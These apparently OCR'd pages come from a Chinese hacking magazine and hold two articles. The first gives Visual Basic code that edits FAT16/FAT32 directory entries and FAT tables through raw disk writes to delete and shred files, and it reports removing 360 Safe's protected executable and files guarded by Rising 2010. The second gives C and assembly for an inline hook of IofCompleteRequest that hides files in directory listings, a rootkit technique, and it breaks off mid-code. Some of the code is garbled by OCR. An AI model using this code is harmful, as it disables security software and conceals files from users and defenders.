If mm + intLastPos > lNum32Byte Then '表示这个长文件名跨越扇区'此处要判断是否跨扇区 OverFlowSector ，只有长文件名才有可能跨越扇区跨越簇，就要先把后一簇中这个文件名的部分数据取回来
bOverCluster = True
lOverNextStartPos = mm + intLastPos - lNum32Byte
dPrevStartLoc = dStartLoc + i * lNumByte'首先判断是在根目录还是在簇中，因为两个取回后面的数的方式不一样
If Not bIsRootEntry Then'这个时候是跨簇了，即不是根目录跨簇，因为根目录不是真正的跨簇
If i = lUp - 1 Then '这个时候跨的是簇而不仅仅是扇区
If lFileSystemType = 1 Then
dStartLoc = GetNextStartLoc16(sDisk, dFirstCluster) '获得下一个簇的起始地址
ElseIf lFileSystemType = 2 Then 'FAT32 内容加在此处
dStartLoc = GetNextStartLoc32(sDisk, dFirstCluster)
End If
dCurStartLoc = dStartLoc
GetDataOverSector sDisk, TempData(), dCurStartLoc, lBytePerSector '取回数据，必须最小读出一个扇区，只读出所须字节数，结果出错
Else
dCurStartLoc = dStartLoc + (i + 1) * lNumByte
GetDataOverSector sDisk, TempData(), dCurStartLoc, lBytePerSector
End If
Else'根目录中跨簇，只有 FAT16 才可能出现
dCurStartLoc = dStartLoc + (i + 1) * lNumByte
GetDataOverSector sDisk, TempData(), dCurStartLoc, lBytePerSector '必须最小读出一个扇区
End If
'此处要加入校验值计算
CheckSum = GetCheckSum(TempData(), (mm + intLastPos - lNum32Byte - 1) * &H20)
If CheckNum = CheckSum Then '校验值有效才处理
bIsDirFact = TempData((mm + intLastPos - lNum32Byte - 1) * &H20 + &HB) And &H10
If bIsDir = bIsDirFact Then '都是文件夹或者都是文件则进行比较
MoveDataIntoByte TempData(), FileNameByte(), lTemp, mm + intLastPos - lNum32Byte - 2, 0 '取出跨簇的文件名内容
MoveDataIntoByte Data(), FileNameByte(), lTemp, lNum32Byte - mm, mm '取出没有跨簇的文件名内容
sName = FileNameByte
lPos = InStr(1, sName, Chr$(0), vbBinaryCompare)
If lPos > 0 Then sName = Left(sName, lPos - 1)
lBb = mm + intLastPos - lNum32Byte - 1
If StrComp(sDirName, sName, vbTextCompare) = 0 Then
dFileSize = GetStartClusterAndFileSize(TempData(), dCodeCluster, lBb, bIsDir, bIsFind)
If bIsLast Then
If bIsFind Then
FindDirName = sName
DirInfoIntoType ttDirInfo, dCodeCluster, sDisk, sName, dPrevStartLoc, dCurStartLoc, lBb, mm, lNum32Byte - mm, bOverCluster, bIsCrash
Else
If bIsDel And (Not bIsDir) Then
WriteDelFlagIntoByte sDisk, Data(), dPrevStartLoc, lNum32Byte - mm, mm, bIsCrash'写回不跨簇或扇区内容
WriteDelFlagIntoByte sDisk, TempData(), dCurStartLoc, mm + intLastPos - lNum32Byte - 1, 0, bIsCrash '写回跨簇或扇区内容
If bIsCrash Then
CrashFile sDisk, dCodeCluster ', False'此处添加清除数据区内容
Else
OperateFileAllCluster Cluster(), sDisk, dCodeCluster, True, False ' 删除 FAT 表内对应位置的簇号记录
End If
Else
FindDirName = sName
End If
End If
Else
FindDirName = sName
End If
Exit Function
Else
mm = lNum32Byte
Exit For
End If
Else
mm = lNum32Byte
Exit For
End If
```

```
End If
Else'在簇内部，没有跨簇
CheckSum = GetCheckSum(Data(), (mm + intLastPos) * &H20) '计算校验值
If CheckSum = CheckNum Then'校验值相同才处理
bIsDirFact = Data((mm + intLastPos) * &H20 + &HB) And &H10
If bIsDir = bIsDirFact Then '要找的同为文件夹或同为文件才比较，否则不找
MoveDataIntoByte Data(), FileNameByte(), lTemp, intLastPos - 1, mm '取出文件名
sName = FileNameByte
lPos = InStr(1, sName, Chr$(0), vbBinaryCompare)
If lPos > 0 Then sName = Left(sName, lPos - 1)
If StrComp(sDirName, sName, vbTextCompare) = 0 Then
dFileSize = GetStartClusterAndFileSize(Data(), dCodeCluster, mm + intLastPos, bIsDir, bIsFind)
If bIsLast Then
If bIsFind Then
FindDirName = sName
DirInfoIntoType ttDirInfo, dCodeCluster, sDisk, sName, dStartLoc + i * lNumByte, 0, 0, mm, intLastPos, bOverCluster, bIsCrash
Else
If bIsDel And (Not bIsDir) Then''这一个查找过程只删除文件，不删除文件夹
WriteDelFlagIntoByte sDisk, Data(), dStartLoc + i * lNumByte, intLastPos, mm, bIsCrash
If bIsCrash Then
CrashFile sDisk, dCodeCluster ', False '此处添加清除数据区内容
Else
OperateFileAllCluster Cluster(), sDisk, dCodeCluster, True, False '删除 FAT 表内对应位置的簇号记录
End If
Else
FindDirName = sName
End If
End If
Else
FindDirName = sName
End If
Exit Function
Else
mm = mm + intLastPos
End If
Else
mm = mm + intLastPos'跳过长文件
End If
End If
End If
End If
Else'短文件名用处理短文件名的方法
bIsDirFact = Data(mm * &H20 + &HB) And &H10 '是否是文件夹
If bIsDir = bIsDirFact Then '要查找的与找到的是否相同,不管是找的文件还是文件夹
ReDim FileNameByte(7) '先取出文件名，后边取出扩展名
For ll = 0 To 7
FileNameByte(ll) = Data(mm * &H20 + ll)
Next
sName = StrConv(FileNameByte, vbUnicode)
sName = Trim(sName)
ReDim FileNameByte(2) '取出扩展名
For ll = 0 To 2
FileNameByte(ll) = Data(mm * &H20 + &H8 + ll)
Next
sExtName = StrConv(FileNameByte, vbUnicode)
sExtName = Trim(sExtName)
If sExtName <> "" Then'扩展名为空则没有点
sName = sName & "." & sExtName
End If
If StrComp(sDirName, sName, vbTextCompare) = 0 Then'比较找到的文件名是否是要找的文件名
dFileSize = GetStartClusterAndFileSize(Data(), dCodeCluster, mm, bIsDir, bIsFind)
If bIsLast Then'不是最后，表示还没有找到最终目标，是不能进行任何处理的，只能把参数传回就结束
If bIsFind Then
FindDirName = sName
DirInfoIntoType ttDirInfo, dCodeCluster, sDisk, sName, dStartLoc + i * lNumByte, 0, 0, mm, 0, bOverCluster, bIsCrash
Else
If bIsDel And (Not bIsDir) Then'是否删除
WriteDelFlagIntoByte sDisk, Data(), dStartLoc + i * lNumByte, 0, mm, bIsCrash
If bIsCrash Then
CrashFile sDisk, dCodeCluster ', False '此处添加清除数据区内容
Else
OperateFileAllCluster Cluster(), sDisk, dCodeCluster, True, False
End If
Else '不是删除则返回找到的名称然后退出
FindDirName = sName
End If
End If
Else
FindDirName = sName
End If
Exit Function
End If
End If
End If
End If
Next
If bOverCluster Then
Data = TempData
i = i + 1
GoTo GoToNextSector
End If
Next
If bIsRootEntry Then
FindDirName = "No Name"
Exit Function
End If
If Not bOverCluster Then
If lFileSystemType = 1 Then
dStartLoc = GetNextStartLoc16(sDisk, dFirstCluster)
ElseIf lFileSystemType = 2 Then
dStartLoc = GetNextStartLoc32(sDisk, dFirstCluster)
End If
If dStartLoc = -1 Then
FindDirName = "No Name"
Exit Function
Else
GoTo Goon
End If
Else
Data = TempData
i = 0
GoTo GoToNextSector
End If
End Function
```

让文件从“表面上消失”的代码如下：

```
' Input: Cluster()如果是获得所有簇号，则这个数组就是接收所有簇号的数组
' Input: lCodeCluster 输入文件或文件夹起始簇号
' Input: sDisk 要读出的磁盘号
' Input: bIsDel 是否清除文件的 FAT 记录
' Input: bIsCrash 是否清除文件的 FAT 表簇号记录同时也要取出簇号
' Output : None
' Purpose: 操作(清除或是取出)一个文件所包含的所有簇号(主要对文件的 FAT 表进行操作)
Private Function OperateFileAllCluster(Cluster() As Long, sDisk As String, ByVal lCodeCluster As Double, bIsDel As Boolean, bIsCrash As Boolean)
Dim lNumSector As Long'多少个扇区
Dim Data() As Byte
Dim lModSector As Long
Dim lNum As Long'文件共有多少个簇记录
Dim lFlagForFat32orFat16 As Integer'Fat16 和 FAT32 的不同值
Dim lModFlag As Integer'Fat16 和 FAT32 的不同值
Dim lPrev As Double
Dim LC As Double
Dim LNew As Double
```

```
Dim lMidEndFlag As Double
If lFileSystemType = 1 Then
lFlagForFat32orFat16 = 2
lModFlag = 1
ElseIf lFileSystemType = 2 Then
lFlagForFat32orFat16 = 4
lModFlag = 3
End If
If Not bIsDel Or bIsCrash Then'如果不是只删除或是粉碎文件（粉碎文件不但要清0，也要取出簇号）
ReDim Cluster(0)
Cluster(0) = UnsignedToLong(lCodeCluster)
End If
If lCodeCluster >= lFileEndFlag Then Exit Function '防止发生错误
LC = lCodeCluster
Start:
lPrev = LC
lModSector = (LC * lFlagForFat32orFat16) Mod lBytePerSector
lNumSector = (LC * lFlagForFat32orFat16) \ lBytePerSector
DoE ReDim Data(lBytePerSector - 1)
OpenDisk "\\.\" & sDisk
ReadDiskbySector Data(), lFatStartSector + lNumSector, 1
'lBytePerSector
CloseDisk
MidStart: vents
DoEvents
If lFileSystemType = 1 Then
pBytesInInteger(0) = Data(lModSector)
pBytesInInteger(1) = Data(lModSector + 1)
lMidEndFlag = IntToUnsigned(lPublicInt)
If bIsCrash Then
lNum = lNum + 1
ReDim Preserve Cluster(lNum)
Cluster(lNum) = UnsignedToLong(lMidEndFlag)
Data(lModSector) = 0
Data(lModSector + 1) = 0
Else
If Not bIsDel Then
lNum = lNum + 1
ReDim Preserve Cluster(lNum)
Cluster(lNum) = UnsignedToLong(lMidEndFlag)
Else
Data(lModSector) = 0
Data(lModSector + 1) = 0
End If
End If
ElseIf lFileSystemType = 2 Then
pBytesInLong(0) = Data(lModSector)
pBytesInLong(1) = Data(lModSector + 1)
pBytesInLong(2) = Data(lModSector + 2)
pBytesInLong(3) = Data(lModSector + 3)
lMidEndFlag = LongToUnsigned(lPublicLong)
If bIsCrash Then
lNum = lNum + 1
ReDim Preserve Cluster(lNum)
Cluster(lNum) = lPublicLong
Data(lModSector) = 0
Data(lModSector + 1) = 0
Data(lModSector + 2) = 0
Data(lModSector + 3) = 0
Else
If Not bIsDel Then
lNum = lNum + 1
ReDim Preserve Cluster(lNum)
Cluster(lNum) = lPublicLong
Else
Data(lModSector) = 0
Data(lModSector + 1) = 0
Data(lModSector + 2) = 0
Data(lModSector + 3) = 0
End If
End If
End If
If lMidEndFlag >= lFileEndFlag Then'取出下一个簇号，如果为文件结束符，则退出
If bIsDel Or bIsCrash Then
OpenDisk "\\.\" & sDisk
WriteDiskbyPos (lFatStartSector + lNumSector) * lBytePerSector, lBytePerSector, Data()'清除第一个 FAT 表对应内容
WriteDiskbyPos (lFatStartSector + lSectorPerFat + lNumSector) * lBytePerSector, lBytePerSector, Data() '清除第二个 FAT 表对应内容
CloseDisk
End If
Exit Function
Else '如果是下一个簇号，则保存簇号到数组
LNew = lMidEndFlag
If LNew = lPrev + 1 Then'簇号是否相连续
If lModSector + lModFlag = 511 Then'是否到了扇区末尾
LC = LNew
If bIsDel Or bIsCrash Then
OpenDisk "\\.\" & sDisk
WriteDiskbyPos (lFatStartSector + lNumSector) * lBytePerSector, lBytePerSector, Data()'
WriteDiskbyPos (lFatStartSector + lSectorPerFat + lNumSector) * lBytePerSector, lBytePerSector, Data()
CloseDisk
End If
GoTo Start'从新开始到下一个扇区位置
Else
lPrev = LNew
lModSector = lModSector + lFlagForFat32orFat16'跳到下一个位置读取即可
GoTo MidStart
End If
Else'簇号不连续
LC = LNew
If bIsDel Or bIsCrash Then
OpenDisk "\\.\" & sDisk
WriteDiskbyPos (lFatStartSector + lNumSector) * lBytePerSector, lBytePerSector, Data()'
WriteDiskbyPos (lFatStartSector + lSectorPerFat + lNumSector) * lBytePerSector, lBytePerSector, Data()
CloseDisk
End If
GoTo Start
End If
End If
End Function
' Input  : DataByte    要处理的数组
' Input  : sDisk       盘符
' Input  : ddStartLoc  开始地址
' Input  : lUp         循环上限
' Input  : lPos        循环内起始位置
' Input  : bIsCrash    是否粉碎
' Output : None
' Purpose : 写入删除标记到数组，然后写回原扇区()
Private Function WriteDelFlagIntoByte(sDisk As String, DataByte() As Byte, ByVal ddStartLoc As Double, ByVal lUp As Long, ByVal lPos As Long, bIsCrash As Boolean)
Dim lDel As Long
Dim lDel1 As Long
Dim lBb As Long
    For lDel = 0 To lUp                    '有多少个 32 字节
        lBb = (lPos + lDel) * &H20
        DataByte(lBb) = &HE5               '每一个记录项都打上删除标记
        If bIsCrash Then
            For lDel1 = 1 To 31  '把该文件名记录项除第一个标记为 0xE5 外，其余全为 0
                DataByte(lBb + lDel1) = 0
            Next
        End If
    Next
    OpenDisk "\\.\" & sDisk
    WriteDiskbyPos ddStartLoc, lBytePerSector, DataByte() '清除目录项扇区内容
    CloseDisk
End Function
```

如果不仅仅是要文件“表面上消失”，而是要文件从物理层面上彻底消失，还需要粉碎文件。粉碎文件的核心函数是CrashFile，它的实现过程如下：

```
    ' Input    : lCodeCluster   要粉碎的文件的起始簇号
    ' Input    : sDisk          盘符
    ' Output   : Boolean        是否成功
    ' Purpose  : 彻底粉碎文件
    Private Function CrashFile(sDisk As String, ByVal lCodeCluster As Double) As Boolean ', bIsGetAll As Boolean
    Dim lBytePerCluster As Long   '每簇多少字节
    Dim lNumCluster As Long       '文件一共占多少簇
    Dim i As Long
    Dim Data() As Byte            '定义一个字节数组，用于读出文件并写入磁盘
    Dim Cluster() As Long         '定义一个数组来保存这个文件所占的所有簇号
    Dim lConvertToDb As Double    ' 把起始簇号变成 Double
    On Error GoTo yy
    DoEvents
      OperateFileAllCluster Cluster(), sDisk, lCodeCluster, False, True  '获取所有的簇号放入一个数组
      lBytePerCluster = lSectorPerCluster * lBytePerSector    '得到每簇字节数
      ReDim Data(lBytePerCluster - 1)    '字节数组定义来跟一个簇一样大
      lNumCluster = UBound(Cluster)
      PBar.Max = lNumCluster '+ 1
      PBar.Min = 0
      If check1.Value = 1 Then
    If OpenDisk("\\.\" & sDisk) Then
          LockVolume
        End If
      Else
        OpenDisk "\\.\" & sDisk
      End If
      For i = 0 To lNumCluster - 1    '最后一个是结束符，是不能用的
        PBar.Value = i + 1
        DoEvents
        lConvertToDb = LongToUnsigned(Cluster(i))
        WriteDiskbySector Data(), lDataStartSector + (lConvertToDb - &H2) * lSectorPerCluster, lSectorPerCluster
      Next
        UnlockVolume
      CloseDisk
      PBar.Value = 0
    CrashFile = True
    Exit Function
    yy:
      CrashFile = False
    End Function
```

写磁盘的实现代码如下：

```
    ' Input    : lStartSector    要写的扇区起始位置
    ' Input    : lNumReadSector  要写入多少个扇区
    ' Input    : db()            存有写入数据的数组
    ' Output   : Boolean         写入是否成功
    ' Purpose  : 把数据写入磁盘，按扇区地址来写入磁盘数据，这样不会出错
    Public Function WriteDiskbySector(db() As Byte, ByVal lStartSector As Double, ByVal lNumWriteSector As Long) As Boolean
      Dim lPosLow As Long       '位置的低 32 位
      Dim lPosHigh As Long      '位置的高 32 位
      Dim dStartPos As Double   '由扇区计算出的绝对起始位位置
      Dim lWriteBytes As Long   '由扇区计算出的要写入的字节数
      dStartPos = lStartSector * 512
      lWriteBytes = lNumWriteSector * 512
      lPosHigh = Int(dStartPos / OFFSET_4)
      lPosLow = UnsignedToLong(dStartPos - lPosHigh * OFFSET_4)
      If SeekAbsolute(lPosHigh, lPosLow) Then
        WriteDiskbySector = WriteBytes(lWriteBytes, db())
      End If
    End Function
    ' Input    : ByteCount    要写入多少个字节
    ' Input    : DataBytes()  要写入的字节数组
    ' Output   : Boolean      写入是否成功
    ' Purpose  : 把字符数组中的数据写入磁盘
    Private Function WriteBytes(ByVal ByteCount As Long, ByRef DataBytes() As Byte) As Boolean
      Dim RetVal As Long
      Dim BytesToWrite As Long
      Dim BytesWritten As Long
      RetVal = WriteFile(hDisk, DataBytes(0), ByteCount, BytesWritten, 0)
     WriteBytes = Not (RetVal = 0)
    End Function
```

庐山真面目终于显现了，传说中的“磁盘直接写入”，不过是使用了极为常见的、早已文档化的 Win32API：WriteFile 而已。

主要代码就是如此了，完整代码请到黑防官方网站下载。测试效果详情如图 1 和图 2 所示。




图 1




图 2

选择 360safe.exe，单击“执行操作”按钮。显示“处理完毕”后，需要刷新一下文件夹才可以看到文件被删除。再次启动 360 安全卫士，弹出如图 3 所示的对话框。




图 3

托朋友测试了一下使用 FSD Hook 的瑞星 2010，也可以成功删除它保护的文件。注意：FSD Hook 保护文件要比 Hook KiFastCallEntry 保护文件更底层，在驱动里直接发送 IRP 删除文件可以通过 360，但是通过不了瑞星。再测试了一下 2010 年第 8 期《使用文件过滤驱动保护文件》一文中讲的方法，也可以成功删除被过滤驱动保护的文件。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：驱动
关键词：驱动、隐藏文件



Inline Hook IoCompleteRequest 隐藏文件

文/图 liuke_blue

在以前的《黑客防线》杂志上我给大家介绍过通过 inline Hook IoCallDriver 这个函数来达到保护、隐藏文件等。因为该函数中会处理 IRP，我们知道在内核中只要能拦截到 IRP，就可以做很多事。其实还有一个很重要的处理 IRP 函数，即 IoCompleteRequest。IoCompleteRequest 这个宏表示调用者已经完成了对指定 I/O 请求的所有处理操作，并且向 I/O 管理器返回指定的 IRP，也可以使用该函数将 IRP 传给上层驱动。下面我们看看这个函数在 ReactOS 中的源代码：

```
VOID
NTAPI
IoCompleteRequest(IN PIRP Irp,
                  IN CCHAR PriorityBoost)
{
    /* Call the fastcall */
    IofCompleteRequest(Irp, PriorityBoost);
}
```

显而易见，IoCompleteRequest 主要是调用 IofCompleteRequest 函数。有兴趣的读者可以通过 ReactOS 阅读 IofCompleteRequest 函数的源代码，同时结合在 windbg 的反汇编深入了解，这里我就不过多阐述了。

在 windbg 下对该函数的反汇编如下：

```
nt!IofCompleteRequest:
804e27bd ff2584c75580        jmp     dword ptr
[nt!pIofCompleteRequest (8055c784)]
804e27c3 90              nop
804e27c4 90              nop
804e27c5 90              nop
804e27c6 90              nop
804e27c7 90              nop
```

跟 IofCallDriver 的反汇编代码十分相似，只是跳转的地址不同。我就给大家介绍一下对该函数的 inline Hook，你可以按照 inline Hook IofCallDriver 一样的方式，但是这里我给大家介绍另一种方式的 inline Hook。从上面我们看到起始的 6 字节是跳转到某位置，ff 25 是远跳转，也就是跳转的距离>0xff。我们采取 push xxxx（跳转的地址），ret，这两条汇编指令占 6 字节。这两条指令我说明一下，push xxxx：esp-4，将 xxxx 存入堆栈；ret：将 esp 指向堆栈中的值（当前 esp 正好指向先前 push 进来的 xxxx）传给 eip,esp+4，恢复堆栈平衡。Inline Hook IofCompleteRequest 后的效果如图 1 所示。

```
lkd> u iofcompleterequest
nt!IofCompleteRequest:
804e27bd 6890b4c1f7      push    0F7C1B490h
804e27c2 c3              ret
804e27c3 90              nop
804e27c4 90              nop
804e27c5 90              nop
804e27c6 90              nop
804e27c7 90              nop
nt!IopfCompleteRequest:
```

图 1

下面是主要的代码：

```
……
__declspec(naked) VOID FakeIofCompleteRequest()
{
    __asm
    {
        pushad
        pushfd
        cli
        push ecx
        call DispatchIofCompleteRequest
        sti
        popfd
        popad
        jmp OldIofCompleteRequestStart
    }
}
VOID DispatchIofCompleteRequest(IN PIRP Irp)
{
    PIO_STACK_LOCATION IrpStack;
    PVOID buf,prebuf;
    IrpStack= IoGetCurrentIrpStackLocation( Irp );
    if( (IrpStack->MajorFunction ==
IRP_MJ_DIRECTORY_CONTROL) &&
        (IrpStack->MinorFunction ==
IRP_MN_QUERY_DIRECTORY) &&
        (NT_SUCCESS(Irp->IoStatus.Status)) &&
        (Irp->IoStatus.Information) )
    {
```

```
        prebuf =buf = MapUserBuffer(Irp);
            if ( (IrpStack->Flags&SL_RETURN_SINGLE_ENTRY)
== SL_RETURN_SINGLE_ENTRY)
    //判断是否是单个文件
            {
                if(HideFile(Irp,buf,0,TRUE) == -1)

            return ;
            }
    else
            {
                if (!HideFile(Irp,buf,prebuf,FALSE))
                {
                    while (*(PULONG)buf)
                    {
                        prebuf = buf;
                        buf=    (PBYTE)buf + *(PULONG)buf;

                        if (HideFile(Irp,buf,prebuf,FALSE))
                        {
                        break;
                        }
                    }
                }
            }
        }
        return;
    }
    int HideFile(IN PIRP Irp,IN PVOID buf,IN PVOID prebuf,IN
BOOLEAN bRetsingle)
    {
        PWCHAR p;
        PDWORD len;
        PIO_STACK_LOCATION irpsp;
        irpsp= IoGetCurrentIrpStackLocation(Irp);
        switch(irpsp->Parameters.QueryDirectory.FileInformationClass)
        {
        case FileBothDirectoryInformation:
            p = ((PFILE_BOTH_DIR_INFORMATION)buf)->
FileName;
            len = &(((PFILE_BOTH_DIR_INFORMATION)buf)->
FileNameLength);
    break;
        case FileFullDirectoryInformation:
            p = ((PFILE_FULL_DIR_INFORMATION)buf)->
FileName;
            len = &(((PFILE_FULL_DIR_INFORMATION)buf)->
FileNameLength);
            break;
        case FileNamesInformation:
